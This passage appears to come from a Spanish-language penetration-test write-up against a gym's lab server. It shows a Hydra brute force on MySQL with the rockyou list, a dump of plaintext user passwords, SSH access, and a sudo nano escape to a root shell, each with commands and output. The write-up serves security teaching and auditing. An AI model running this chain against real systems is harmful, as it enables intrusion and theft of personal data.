En este caso podemos ver que contamos con una pagina del gimnasio. Lo que haremos sera inspeccionar la web para comprobar si nos encontramos con algun comentario que sea importante para nosotros.



Por los comentarios podemos saber que el administrador de la base de datos es javier, lo que indica que un usuario podria ser javier.

4.3. Ataque de fuerza bruta

En este caso utilizaremos la herramienta Hydra que es una herramienta de fuerza bruta utilizada para comprobar la seguridad de contraseñas en servicios

de red, probando múltiples combinaciones de forma automatizada. Es común en auditorías de seguridad para detectar accesos débiles.

```
caan31 ~ >> hydra -l javier -P Documentos/Tfq/rockyou.txt mysql://192.168.1.43:3306
```

Para que funcione tendremos que especificar con los siguientes parametros:

-l usuario: usuario a atacar.

-P contraseñas.txt: tendremos que colocar la ruta donde se encuentre el diccionario de contraseñas que vamos a utilizar, en este caso utilizaremos el rockyou que contiene más de 14 millones de contraseñas reales filtradas, y es utilizado en auditorías de seguridad para comprobar la robustez de claves mediante ataques de diccionario.

mysql://IP: servicio y dirección ip objetivo.

```
caan31 ~ >> hydra -l javier -P Documentos/Tfq/rockyou.txt mysql://192.168.1.43:3306
Hydra v9.6dev (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-05-14 11:17:38
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to
prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344398 login tries (l:1/p:14344398), ~3586100 tries per task
[DATA] attacking mysql://192.168.1.43:3306/
[3306][mysql] host: 192.168.1.43 login: javier password: realmadrid
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-05-14 11:18:10
caan31 ~ >>
```

Aquí después de unos segundos, al tener una contraseña débil podemos ver que lo encuentra sin problemas.

Tenemos acceso al usuario javier que es el administrador de la base de datos.

4.4. Buscando información en la base de datos

Ya que contamos con las credenciales de javier podemos ingresar al servidor mysql, tenemos que especificar lo siguiente.

- **-h:** dirección ip del servidor.
- **-u:** nombre del usuario.
- **-p:** la contraseña del usuario

```

caan31 ~ >> mysql -h 192.168.1.43 -u javier -prealadrid
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 5544
Server version: 8.0.42-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

Una vez dentro podremos hacer diferentes consultas para ver si encontramos algo comprometedor.

```

mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| bd_justfit |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0,00 sec)

mysql> use bd_justfit;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-----+
| Tables_in_bd_justfit |
+-----+
| users |
+-----+
1 row in set (0,00 sec)

mysql> SELECT * FROM users
-> ;
+-----+
| id | user | password |
+-----+
| 1 | andres | aragon31052003 |
| 2 | charles | charles1234 |
| 3 | javier | realmadrid |
+-----+
3 rows in set (0,00 sec)

mysql>

```

Lo que hemos encontrado usando comandos básicos de mysql como:

- **SHOW DATABASES:** mirar las bases de datos que están creadas.
- **SHOW TABLES:** mirar las tablas creadas dentro de una base de datos.

- **SELECT * FROM:** mirar la información de las tablas creadas.

Los usuarios con los que cuenta el servidor y con sus contraseña.

4.5. Acceso por ssh

Ya que contamos con las contraseñas podemos probar con los usuarios que vemos en la base de datos.

Podemos ver que el único usuario que cuenta con privilegios para acceder por ssh es **andres**.

```
caan31 ~ >> ssh andres@192.168.1.43
andres@192.168.1.43's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of mié 14 may 2025 09:28:01 UTC

System load:  0.02               Processes:            126
Usage of /:   46.5% of 11.21GB   Users logged in:     1
Memory usage: 21%               IPv4 address for enp0s3: 192.168.1.43
Swap usage:   0%

El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 63 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

andres@justfit:~$
```

Estamos dentro del usuario andres, podemos listar con ls para comprobar que tiene dentro de su directorio.

```
andres@justfit:~$ ls
descargas documentos pendientes transferencias
andres@justfit:~$
```

Ya dentro del usuario podemos ver todos sus carpetas y documentos.

4.6. Escalando privilegios

El comando `sudo -l` permite listar los comandos que un usuario puede ejecutar con privilegios elevados, según lo definido en la configuración de `sudo`. Es útil para verificar permisos y posibles rutas de escalada de privilegios.

```
andres@justfit:~$ sudo -l
Matching Defaults entries for andres on justfit:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User andres may run the following commands on justfit:
    (ALL : ALL) NOPASSWD: /usr/bin/nano
andres@justfit:~$
```

Según la salida del comando **sudo -l**, el usuario **andres** puede ejecutar el editor `nano` como superusuario sin necesidad de contraseña, lo cual permite editar archivos del sistema y escalar privilegios por este binario.

Con ayuda de `GTFOBins` que es un repositorio que documenta cómo utilizar comandos estándar de Linux para escapar de restricciones de seguridad o escalar privilegios. Es una herramienta clave en auditorías de seguridad para identificar posibles vectores de ataque en sistemas con configuraciones débiles.

| Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo nano
^R^X
reset; sh 1>&0 2>&0
```

Al ejecutar las instrucciones que si investigamos que hace cada cosa nos aparece esto:

sudo nano

Abres nano como superusuario (root), porque tienes permiso con sudo.

^R^X

Esto significa:

- **Ctrl+R:** Leer un archivo.
- **Ctrl+X:** Pero combinado, te lleva a una función oculta que te permite ejecutar comandos en algunos sistemas o versiones vulnerables de nano.

reset; sh 1>&0 2>&0

Es un comando que:

- Resetea la terminal (reset)
- Lanza una shell interactiva (sh) redirigiendo la entrada/salida para que se mantenga en la terminal actual.

Si nano fue ejecutado como root, la shell que se abre también será root.

```
# Help          M-F New Buffer    ^S Spell Check   ^J Full Justify
# Cancel       M-\ Pipe Text      ^Y Linter        ^O Formatter
#
# whoami
root
# cd /root
# ls
backup  datos_clientes  datos_empleados  documentacion_empresa  informes_medicos
#
```

Estamos dentro de root, podemos dirigirnos al directorio de root y vemos tenemos control total sobre el servidor, desde una maquina atacante.